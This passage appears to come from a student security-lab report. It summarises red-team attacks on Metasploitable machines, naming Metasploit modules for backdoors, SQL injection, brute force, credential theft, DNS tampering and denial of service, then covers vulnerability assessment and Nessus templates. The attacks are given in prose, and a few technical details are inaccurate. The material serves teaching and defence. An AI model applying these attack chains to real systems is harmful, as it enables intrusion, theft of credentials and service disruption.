After the database server's IP address was known, the attacker can directly attack the server; we already know its credentials through the db.html configuration file. However, most of the time, the configuration files are saved in PHP format, preventing the attacker from viewing the configuration file's source code file. This method of gaining access to credentials is used to demonstrate lousy development practices, but this does not prevail nowadays organizations; a more practical approach to gain access to the database server is to know the IP address through the NMAP scan and then use Metasploit to gain access to the database server and then to the machine hosting the database. The module that can help gain access to credentials is `mysql_login` available under `auxiliary/scanner/mysql`. This module queries the MySQL instance for specific credentials [51]. This utility allows the attacker to provide files containing usernames and passwords, and it queries by using these credentials and provides a list of all the valid credentials.

The detailed transcript of the attack is mentioned in Playbook 32 of the Exploit Walkthrough.

ii. Attack 2: Database Exploit 2(Contributed by Gurcharan Jawanda)

After obtaining the credentials, they can be used to furthermore extract information from the sensitive server. With the credentials to log in to the database server, there is a vulnerability that allows you to gain access to the server files that are not related to the database. The module used in this exploit is `mysql_sql`. It is a generic query module that allows form simple SQL statements to be executed. This module will be used to extract the password file of the server that hosts the database. We can run SQL queries on the server, but the focus will be to gather the server's credentials on which the MySQL server is hosted. To gather credentials, we run the `load_file` query on the database; it returns any file in string format. The file that `load_file` needs to access should be readable by all. When the `mysql_sql` module of the Metasploit runs, it displays the requested file on the terminal window; we need to manually save it and then perform the exact mechanism as deployed in Playbook 32 in Exploit walkthrough to extract the credentials; the rest of the database exploit is explained in Playbook 33 in Exploit walkthrough.

The SQL server can be remotely accessed to view the databases and tables by providing the credentials. However, there is also a utility in Metasploit that allows dumping the SQL database and tables without the need for credentials. The two utilities are `mysqlshow` and `mysqldump` [52]. `mysqlshow` utility allows viewing the databases and the corresponding tables; this information can further expand the attacks on the database. `mysqldump` utility enables the attacker to dump the database onto another machine.

iii. Attack 3: Attacking the java rmi registry (port 1099) service. (Contributed by Vamshidhar Kotha)

The Java RMI server uses Java Object Serialization and HTTP protocols. The Object Serialization protocol helps in calling and recalling the data. The HTTP protocol is used to "POST"

a remote method invocation and obtain return data when circumstances warrant. Now the Java RMI registry service running on the P3 server is going to be exploited from the attacker machine. [53]
Refer to Playbook 57 in the exploit walkthrough.

XV. THE DEMILITARIZED ZONE

Guarding the first line of defense is one of the most demanding security implementations in the world. Safeguarding and actively defending internal systems of large network architecture from the outer world threats demonstrates the criticality of the demilitarized zone. The Demilitarized zone acts as a bridge between internal and external networks by creating separation by the implementation of various access and control rules. A demilitarized zone prevents unauthorized access of the internal network resources from the outer world and provides services to the outer world. Understanding the security complexity of the demilitarized zone and improving the overall security posture of any network demands in-depth knowledge of tools, techniques, and capabilities.

The demilitarized zone can be abbreviated as DMZ which serves the purpose of separating the organization's internal network architecture from the external world. The demilitarized zone is considered an already compromised zone of the network architecture as the entire zone is being accessed by both internal and external users. DMZ serves internal as well as external users for services like DNS, Web Server, and FTP Server. DMZ contains two Metasploitable 2 and one Metasploitable 3 as virtual machine working frameworks. DMZ has a network id of 192.168.30.0/24 and it likewise contains an intrusion detection sensor of security onion virtual machine. DMZ can be considered as a connecting point and a separation point between external and internal users. DMZ provides domain name resolution services, which serves domain name to IP resolution of DNS query, this is also called as forwarding lookup of the domain. Domain name resolution also provides a reverse lookup service where an IP address DNS query is resolved to the domain name. FTP server in DMZ acts as a file transfer server and provides services to internal and external clients. The web server in DMZ provides web services from hosting web applications to providing web application services to the clients.

A. Zonal Machine Configurations

- i. *FTP*: An FTP server is set up in Metasploitable2 Linux version, a file transfer protocol (FTP) address and is dedicated to receiving an FTP connection from the clients in the trusted zone and exchanging files over the untrusted zone. The port used for the FTP connection is 21. Locating the FTP server in the DMZ keep partially isolated from the critical internal systems [5]. Metasploitable2 Linux system is set up in the virtual environment to configure it with FTP server. Metasploitable2 has a pre-activated FTP server, and it is essential to fine-tune the FTP server to offer improved support to the user.

Refer to Machine configuration in Demilitarize Zone in the Appendix I (Device Configuration-E(i)).

- ii. *DNS*: Domain name service provides name resolution for the users which converts domain names to IP's and vice versa. Domain names are easy to remember addresses of a website allowing users to easily access the services just by looking up the name. Domain name service accepts domain name requests and resolves them to IP addresses of the service provider which is a very useful service considering a zoned network architecture.

Refer to Machine configuration in Demilitarize Zone in the Appendix I (Device Configuration-E(ii)).

- iii. *Web Server*: Web Server is setup on Metasploitable3 and provides Web service on Port 80. Web server uses HTTP (Hypertext transfer Protocol) to respond to client requests. The main purpose of Web servers to communicate with an internal database setup on a database server in Proxy Zone and to display website content through storing, processing, and delivering webpages over the internet [19].

Refer to Machine configuration in Demilitarize Zone in the Appendix I (Device Configuration-E(iii)).

B. Exploiting Metasploit2 machine running FTP server

i. Attack 1: Credential theft using FTP Backdoor Command Execution. (CONTRIBUTED BY SAGAR BHUSRI)

Metasploitable exploit vsftpd_234_backdoor is initiated to attack VSFTPD 2.3.4 by invoking the vsf_sysutil_extra() function and sending bytes to port 21, which will open a backdoor at port 6200 once executed. After the backdoor connection is established using metasploitable-framework has dump script performing the credential theft [54].

Refer to Playbook 34 in the exploit walkthrough (Appendix III) for the attacker's journey transcript.

ii. Attack 2: Exploiting the distcc (port 6362) service (CONTRIBUTED BY VAMSHIDHAR KOTHA)

The distcc service helps the operating system to speed up its compilation capability by using the unused processing power on the other computers in the network. The distcc service running on port 6362 on the D1 server is going to be exploited by the attacker machine. [55]

Refer to Playbook 47 in the exploit walkthrough.

C. Exploiting Metasploit3 machine running Web server

i. Attack 1: SQL injection to obtain administrative credentials. (CONTRIBUTED BY SAGAR BHUSRI)

Exploiting the web application "payroll_app.php" at the victim machine is causing the SQL Injection vulnerability. In this attack using SQL Injections at payroll_app.php try to gain the administrative users and their respective passwords on the victim machine. Once successful administrative access is obtained deleting all the web pages and even obstructing the web operation [56].

Refer to Playbook 35 in the exploit walkthrough (Appendix III) for the attacker's journey transcript.

ii. Attack 2: Unauthorized access using ProFTPD 1.3.5 (CONTRIBUTED BY SAGAR BHUSRI)

Metasploitable-framework exploit proftpd_modcopy_exec is used to attack the FTP server version ProFTPD-1.3.5 which is having the vulnerability in the mod_copy module. PHP payload is sent to the website directory of the victim machine where the PHP remote code execution is made possible. After the exploit is executed able to gain access to the victim's machine [57].

Refer to Playbook 36 in the exploit walkthrough (Appendix III) for the attacker's journey transcript.

iii. Attack 3: Vulnerability exploitation and credential theft using web server. (CONTRIBUTED BY SAGAR BHUSRI)

Exploiting the Proftpd 1.3.5 vulnerability in the victim machine to copy credential files to the Apache webserver root directory. Further downloading the files to the attacker machine using a web browser and trying to decrypt the downloaded file using the john the ripper [58].

Refer to Playbook 37 in the exploit walkthrough (Appendix III) for the attacker's journey transcript.

iv. Attack 4: Credential theft using HTTP PUT method. (CONTRIBUTED BY AMRITPAL)

Creation of Meterpreter PHP reverse shell script using msfvenom to exploit HTTP PUT method vulnerability of Web Server which allows uploading malicious PHP script on Web Server. The exploitation of the vulnerability establishes a reverse TCP connection from victim machine to

attacker machine Which can be used to steal the victim's credentials and interrupt the Web Server's availability [59].

Refer to Playbook 41 in the exploit walkthrough (Appendix III) for the attacker's journey transcript.

- v. *Attack 5: SQL injection to disable Web Server and Privilege escalation. (CONTRIBUTED BY AMRITPAL)*

To gain a remote shell on the vulnerable case, this attack uses the Drupal HTTP Parameter Key/Value SQL Injection (aka Drupageddon) vulnerability of web application Drupal. The SQLi is used to upload a malicious form to Drupal's cache, which is then used to execute the payload through a POP chain. The obtained remote shell will be used to insert a backdoor on the victim machine in order to gain root access, which will be used to disable Web Service and escalate privileges [60].

Refer to Playbook 42 in the exploit walkthrough (Appendix III) for the attacker's journey transcript.

- vi. *Attack6: Web application database authenticated Remote command execution. (CONTRIBUTED BY AMRITPAL)*

This attack uses db settings.php to exploit a PREG REPLACE EVAL vulnerability in phpMyAdmin's replace prefix tbl in libraries/mult submits.inc.php. After successful authentication of remote control, a remote shell will be opened, and database credentials will be used to login to a database where confidential information of users will be stolen [61].

Refer to Playbook 43 in the exploit walkthrough (Appendix III) for the attacker's journey transcript.

- vii. *Attack 7: Remote command execution on Web application. (CONTRIBUTED BY AMRITPAL)*

The remote command execution vulnerability in the Drupal CODER Module of Web Application is exploited in this attack, resulting in a remote shell on the vulnerable case [61].

Refer to Playbook 44 in the exploit walkthrough (Appendix III) for the attacker's journey transcript.

- viii. *Attack 8: UnrealIRCD backdoor attack exploit. (CONTRIBUTED BY VISHISTA VANGALA)*

Attacking the Web Server (Victim) located in the DMZ (Demilitarized Zone) from our external zone machine Kali (Attacker's Machine) on the ports that are open which may have a different service. Exploiting backdoor in UnrealIRCd, IRC is Internet Relay Chat used for real-time text messages between the computers connected over the internet. [62]. The backdoor in this allows us to execute arbitrary code on the victim system and gives us root access. [63]

Refer to Playbook 45 in the exploit walkthrough.

- ix. *Attack 9: PhpMyAdmin Authenticated Remote Code Execution via preg_replace() (CONTRIBUTED BY VISHISTA VANGALA)*

Attacking the metasploitable 3 machine using the exploit "exploit/multi/http/phpmyadmin_preg_replace ". The above exploit is done on port 80 which is running php service with the version vulnerable to preg_replace function which replaces the phpMyAdmin table feature and allows us to get the victims system [64]. Scan the victim machine to know whether it is vulnerable to perform phpMyAdmin Authenticated Remote Code Execution via preg_replace() usually runs with the apache service together.

Refer to Playbook 46 in the exploit walkthrough.

- x. *Attack 10: Shellshock exploit web server. (CONTRIBUTED BY TEJASWINI VADLAMUDI)*

The shellshock vulnerability present in metasploitable 3 machine which is a flaw that is present in the bash shell which handles the external environment variables. This exploit mainly targets the CGI script of the apache web server by setting the malicious function into the environment variable. [65]

Refer to Playbook 51 in the exploit walkthrough.

D. Exploiting Metasploit2 machine running DNS server

i. Attack 1: DNS configuration exploitation. (CONTRIBUTED BY AAKASH SHAH)

With the help of the ssh scanner auxiliary `ssh_login`, the victim's machine is being logged into via brute-forcing usernames and passwords from a password directory file. Upon successful break-in, privileges are escalated to the administrative level to damage the system more. DNS configuration file such as `/etc/bind/named.conf.local` is updated with false data for post-exploitation purpose. Updating `named.conf.local` file disrupts the operation of the bind server [66].

Refer to Playbook 38 in the exploit walkthrough (Appendix III) for the attacker's journey transcript.

ii. Attack 2: Credential theft by exploiting IRC services. (CONTRIBUTED BY AAKASH SHAH)

Metasploitable exploit `unreal_ircd_3281_backdoor` is executed to gain root access to the victim's machine. Upon successful acquisition of the victim's machine, Linux username and password storage files are transferred back to the attacker to gain credentials of every available user [67].

Refer to Playbook 39 in the exploit walkthrough (Appendix III) for the attacker's journey transcript.

iii. Attack 3: Denial of service attack on the domain name server. (CONTRIBUTED BY AAKASH SHAH)

Metasploitable auxiliary `bind_tkey` is executed to disrupt the named service of the bind domain name servers. Upon successful exploitation and attack, vulnerable domain name servers would not be able to resolve domain names to their IP addresses due to assertion failure [68].

Refer to Playbook 40 in the exploit walkthrough (Appendix III) for the attacker's journey transcript.

iv. Attack 4: Exploiting the drb remote code exec (port 8787) service. (CONTRIBUTED BY VAMSHIDHAR KOTHA)

Distributed Ruby (dRuby/DRb) remote service makes the distributed commands to run or execute on the unauthorized systems. Exploiting the drb remote service running on port 8787 in the DNS servers. [69]

Refer to Playbook 48 in the exploit walkthrough.

v. Attack 5: Exploiting Ssh Service (Port 22) (CONTRIBUTED BY PARMINDER KAUR)

The `ssh_login` module is quite versatile. It can not only test a set of credentials across a range of IP addresses, but it can also perform brute force login attempts. [70]

Refer to Playbook 49 in the exploit walkthrough.

vi. Attack 6: VNC exploit using Metasploit (Port 5900) (CONTRIBUTED BY PARMINDER KAUR)

Virtual Network Computing is a graphical desktop sharing system that uses the Remote Frame Buffer protocol to remotely control another computer. [71]

Refer to Playbook 50 in the exploit walkthrough.

BLUE TEAMING

To counteract the ability of those who attack is the essence of Blue Teaming. It is a defense in every element of security in the network, from people to process, and of most consideration here, technology. It is here in this section that the application of Blue Teaming with technology is to be highlighted and understood using sections to describe the technologies in use to aid in Blue Team objectives of network protection. Attackers are constantly looking for vulnerabilities to exploits, vulnerability scanner is crucial for proactively finding and eliminate the vulnerabilities in organization network. Being a blue team member is important to evaluate the risk they pose, identify the false positive and understand the risk rating provided by the scanner. Vulnerability assessment section in this document concisely gives reader better understanding the security of each asset in the network topology. Essentially giving the reader a better understanding of the processes and steps involved in detecting and creating network intrusion detection rules, ensuring that vulnerabilities and their exploits are captured on the network, preventing the escalation of attack that the Red Team is attempting to obtain.

XVI. VULNERABILITY ASSESSMENT INTRODUCTION

In an information system, a vulnerability assessment is a systematic analysis of security weaknesses. It determines if the system is vulnerable to any known vulnerabilities, assigns severity levels to such vulnerabilities, and recommends remediation or mitigation. A system can be a network, computers, router, switches, firewalls, applications. Vulnerabilities can be backdoored to the attackers. This generates the possibility of penetration into the systems that may result in unauthorized access and compromise it is structured approach used by cyber security professionals to identify and classify the vulnerabilities in a computer or a network. Vulnerability assessment is important because its gives necessary information to access and prioritize to mitigate the risk. The outcome of this process is a report showing all the known and unknown vulnerabilities. The presence of this vulnerabilities may create a backdoor to attackers. The vulnerability assessment process is performed by using the below steps, [72]

- A. *Risk Identification and Scanning Policies:* All the information system assets are identified with a complete list of equipment and prioritize each critical asset's risk. Determine the procedures and all the activities are to be performed within the limitations. It helps with the big picture of the set of rules to be determined and forbidden actions.
- B. *Identify the Types of Vulnerability Scans:* Depending on the different systems or network vulnerabilities, below are the types of vulnerability assessment scans. [73]
 - i. *Network-based:* Network-based vulnerability assessment identifies the vulnerable systems in the Network along with the active services and open ports. It provides the results of critical vulnerabilities that are needed to be fixed quickly. For example, if a web server or firewall is misconfigured, which is a critical vulnerability, it can be easily discovered by Network-based vulnerability assessment.
 - ii. *Database based:* In Database vulnerability scanning, the database defects are identified to prevent attacks like SQL injections. Assessment of vulnerabilities and misconfigurations of databases or big data systems, detection of rogue databases or vulnerable dev/test settings, and classification of sensitive data across an enterprise's infrastructure. The identified inappropriate configurations and weak patches within databases are updated accordingly.
 - iii. *Host bases:* Host assessment: Host assessment is performed on critical servers that are vulnerable to attack. Vulnerabilities are assessed depending on the individual host or system. It focuses on the client-server model and helps to monitor an individual host's activities. For instance, to

investigate employers' activities. Assessments also help to identify the devices that are not generated from the tested machine or the servers that are not adequately tested.

- iv. *Wireless network-based*: The Network and wireless assessments are performed to evaluate the policies and practices to prevent unauthorized access to public networks and network-accessible resources. It focuses on details of the attack in a wireless network. Once assessed, testing is started over wireless access points and wireless LAN infrastructure.
 - v. *Application-based*: Application scanning is performed to find the vulnerabilities in an application. Security tasks are automated using different software tools to increase application security.
- C. *Vulnerability Analysis strategies*: Four types of vulnerability strategies are defined as below, [73]
- i. *Active testing*: In Active testing, the new test data is performed, and the results are analyzed. The tester creates a model of the process and actively involves the process of finding out the new test cases and ideas to simplify the method. It is performed during the process of development to validate & verify the quality of the product.
 - ii. *Passive testing*: Passive testing is performed to monitor the running software without creating new test cases or data. It intends to refer to system-specific characteristics with databases of known vulnerabilities. Passive testing validated the functionality and performance after its delivery by actively monitoring.
 - iii. *Network testing*: Network testing is performed to measure and record the current state of network operations. It is performed to detect the issues created by new servers and verify network characteristics like the number of users, application utilization.
 - iv. *Distributed testing*: Distributed testing is performed when testing the applications that are shared by multiple clients. It involves testing the Client and server parts by using all the distributed methods together. The test parts will communicate during the test run to make them synchronized manner.
- D. *Configure the Scan*: All the general objectives and types of scans are identified, and the tool is configured for accurate results. Firstly, the target system's IP address is given along with the Port range to scan and different protocols to be used during the process. The target can be a system, server, application, or wireless device.
- E. *Perform the Scan*: After configuring the settings, the Scan is performed. Vulnerability scanning tools are used to detect the Network's current vulnerabilities, and testing these vulnerabilities supports the IT and security team to assess and improve threat mitigation. Firstly, systems and networks that are to be assessed are determined. The Nessus vulnerability scanning tool is configured using infrastructure information, and the Scan is performed to identify the weaknesses. It performs scans for protocols like TCP ICMP and UDP to discover the open ports and services running on the machine and match it to vulnerabilities and updates to the tool database. The output gives an overview of vulnerabilities in the infrastructure and, if exploited, what data is compromised.

Evaluate and conduct possible risks, and the Scan should perform when the traffic to the target is minimal. Once the scanning is done, the results are inspected. Certain vulnerabilities are given great attention from the automatically prioritize vulnerabilities. For example, code encryption is preferred over DDOS.

XVII. NESSUS INTRODUCTION

Nessus is a robust vulnerability scanning tool designed for testing and discovering security concerns an enterprise network. Client/server architecture makes scalable, manageable, precise. Client uses Nessus server, requesting to perform scan on another machine. Once the vulnerabilities that malicious hackers could use to gain access to any device are detected, an alert is triggered. Nessus can scan multiple hosts and segregated them in CIDR format. It performs 1200 validations on a system to check if any of the attacks could be used to compromise the data or penetrate the system. It is a simple Client to server-based architecture. Using port scanning, the target system's open ports are scanned to examine the active applications running on the system. Nessus also suggests the best way to mitigate the vulnerabilities. [74]

- A. *Organization benefits:* Nessus gives a clear visibility of major infrastructure.
 - i. *Network Devices:* These devices are back-bone of networking which are used to share resources using links, some of them are Cisco, Firewalls, Printers.
 - ii. *Servers:* servers are important assets of any organization to host services, so it is important to secure them. Nessus can scan servers using IP-address. Some of the servers include http servers, SMTP server, DNS server.
 - iii. *Operating systems:* some of them are Windows, Linux, mac, Ubuntu, FreeBSD.
 - iv. *Virtual machines:* These include VMware's, vSphere, Vcenter.
- B. *pros of using Nessus:*
 - i. *Initial setup scan:* Nessus is a one-time setup scanner, administrator can manage the users to access, to limit the scan and other general settings. Organization can create own generic policies before starting a scan. Opting to Advance scan can create SMTP, web-proxy, result setting.
 - ii. *Scheduling Scan:* Nessus provides a flexibility to configure and schedule the time to perform future scan. After performing the scan at scheduled interval, the results are mailed to predefined mail id. For instance, scanning the targeted IP address"192.168.1.122" on every Friday, Saturday at 7 PM this helps administrator to identify vulnerabilities.
 - iii. *Nessus plugins:* Nessus provides a different plugin grouped to perform similar checks. Plugins for webserver, firewalls, DNS, SMTP can be combined to conduct perfect vulnerability assessment. User can create a customized plugin using NASL plugins. Nessus provides access to Tenable community to know about each different plugin containing vulnerability information's and remediation to the vulnerability.
 - iv. *Patch management using Nessus:* To successfully apply the patches user, need patch monitoring software and submit credentials to the patch management system if required and install agents. It is an easy way to apply patches on the targeted hosts. [75]
- C. *False-Positive Vulnerabilities:* False-positive vulnerabilities are particular defects identified by scanners, but they do not exist on the target system. Reported vulnerabilities are conformed cause there are greater chances of false-positive in a scan result. Conforming the scan helps the administration team to

concentrate on the genuine vulnerabilities instead of wasting sources on false-positive. Nessus scanning tool determines the defects based on the plugin code and cannot recognize the differences. Analysis techniques include Correlating vulnerabilities with each other, previously gathered information and scan results, testing if device access is available, using plugin rules ([As Illustrated in Section 19 Nessus Dashboard C.plugin rules](#)), customizing the scan settings. In SSL-related findings, the false-positives can be reduced by using the Custom CA signature. [75]




Fig. 16. Nessus Advanced Scan template configuring potential False alarms




Fig. 17. Nessus Customizing Certificate Authority (Custom inputs are provided form a generic website)

XVIII. NESSUS SCAN TEMPLATES

To perform a scan, a template is selected. It can be a collection of various methods, configurations, and different types of the Scan to be performed. Nessus scan template can be customized to the lowest degree by filtering the plugins that are not used or can be left to default configurations. It is crucial to choose a suitable scan template depending upon the test case to be performed on the hosts. For instance, a credential scan can be performed only using a basic or Advanced Scan, which has options to modify the inputs by providing the credentials to authenticate with the machine to be scanned. Whereas host discovery template cannot be used. Nessus scan can also be performed by importing an existing template. Policies can also be created by selecting a new scan and on the existing template. [76]




Fig. 18. Nessus Scan Templates

The following are the lists of various templates provided by Nessus and Scanner templates are categorized into three types of Discovery, Vulnerabilities, and Compliance. [76]

A. Discovery:

- i. **Host Discovery:** Host Discovery is a process to identify the active hosts. It is an essential component of the active reconnaissance phase that helps the users eliminate all the unwanted systems from the target list. It identifies the hosts by sending ICMP ping packets, and the responses are assessed to finalize. A half-done host discovery scanning can leave the Network vulnerable, and if the hosts are enabled to block the ICMP packets from the network level, the systems are not listed in the live targets.

B. Vulnerabilities: Below are some of the vulnerability scan templates:

- i. **Basic Network Scan:** The Basic Network Scan is used to perform internal vulnerability scans such as a full system scan on hosts and also to scan and identify the network level ports and service level vulnerabilities. It can scan up to 30 hosts per Scan. The plugins and audits can not be enabled or disabled to the Scan.

- ii. *Advanced Scan:* Advanced Scan is a fully customized scan template to fit a policy against a host or range of hosts. In general, it is a scan without any recommendations where every parameter can be configured and defines the nature of policy, whether it is an application or malware, or network scan. The configurations make it unique from other scan templates. It can scan only 5 hosts per Scan. Moreover, plugins can be enabled or disabled along with the audits.
- iii. *Advanced Dynamic Scan:* In the Advanced Dynamic Scan template, we can create a scan or policy with dynamic plugin filters instead of manually choosing plugin or specific plugins without any recommendations. Any plugins that suit the filters are immediately added to the Scan or to the policy as soon as Tenable releases new plugins. It helps to customize the scans for vulnerabilities while ensuring that the Scan remains up to date.
- iv. *Malware Scan:* Malware scan uses different methods to identify the malware in the Windows and Unix systems by scanning the Network for evidence of infection such as backdoors, APTS, Trojans. It also compares the cryptographic hashes against a database of known malicious hashes using plugins. It can run 25 Antivirus solutions at once.
- v. *Mobile Device Scan:* A mobile device scan is used to assess the device using Microsoft Exchange or an MDM (Mobile Device Management). It helps to combat mobile threats. Mobile device Scan is preferred over Network-based scanning to identify vulnerabilities in mobiles as most of the devices are using a 3G/4G network or in sleep mode. Moreover, MDM manages the device information, including the security vulnerabilities.
- vi. *Web Application Tests:* Nessus verifies web application scans for published and unknown web vulnerabilities. In order to perform a detailed scan, the filters are customized to provide authentication. Web application scan includes end-to-end scanning that aids in identifying the application server, databases, and web server vulnerabilities.
- vii. *Credentialed Patch Audit:* Credentialed Patch Audit is used to authenticate the hosts and identifies all the missing in the system. It is a traditional active credential scan that uses the credentials to access the application or system and enumerates all the required patches and misconfigurations. Scanning may include identifying vulnerabilities in software, Enumerating USB devices, evaluating password policies, and checking anti-virus configurations.
- viii. *Badlock Detection:* Badlock is a security defect that affects windows and samba and exposes DOS or man in the middle attack. The Badlock Detection is used to check if the remote Windows host is vulnerable to the Samba Badlock vulnerability. It provides a list of details about the badlock instances in the Network, and it can be identified by using CVE id CVE-2016-0128/CVE-2016-2118.
- ix. *Bash Shellshock Detection:* The shellshock bash vulnerability is used to send operating commands to the server. Bash Shellshock scan detects all the vulnerabilities which affect the Bash by performing remote and local scans for CVE-2014-6271 and CVE-2014-7169.
- x. *Drown Detection:* Drown vulnerabilities affects HTTPS and other servers that depend on the SSL and TLS and cryptographic protocols. Drown Detection template is used to identify the remote hosts that are vulnerable in the Network and lists all the defects affecting the HTTP servers.

- xi. *Intel AMT Security Bypass*: Intel AMT Security vulnerabilities bypass the BIOS and Bitlocker passwords. Vulnerabilities are only found in the systems that are configured with Intel AMT. The template scans the vulnerability CVE-2017-5689 by an authentication bypass on AMT service using remote and local validations, running an Intel version that is affected by an undisclosed remote code execution vulnerability.
- xii. *Shadow Brokers Scan*: Shadow Brokers, are hacker group identified several major vulnerabilities in operating systems and servers. Nesses shadow brokers scan provides details of the hosts on the Network that are most vulnerable to the penetration techniques recently posted by the Shadow brokers, along with the defects codename, outdated products for tracking.
- xiii. *Spectre and Meltdown*: Specter and Meltdown are critical security defects that bypass the system security protection to the devices with a server, Pcs, and IoT devices. Spectre and Meltdown are two individual hardware vulnerabilities. Specter and Meltdown scan provides details on all outdated patches for the Operating system and prioritizes them by performing local and remote assessments for CVE-2017-5753, CVE-2017-5715, and CVE-2017-5754.
- xiv. *WannaCry Ransomware*: WannaCry Ransomware is a crypto ransomware. It spreads immediately across multiple computers in a network. The defects are found in the Windows implementation of the Server Message Block (SMB) protocol by encrypting the essential files. Wanna cry ransomware scan helps to identify the system's vulnerabilities or the Network for MS17-010 (CVE-2017-0144) both with and without credentials.
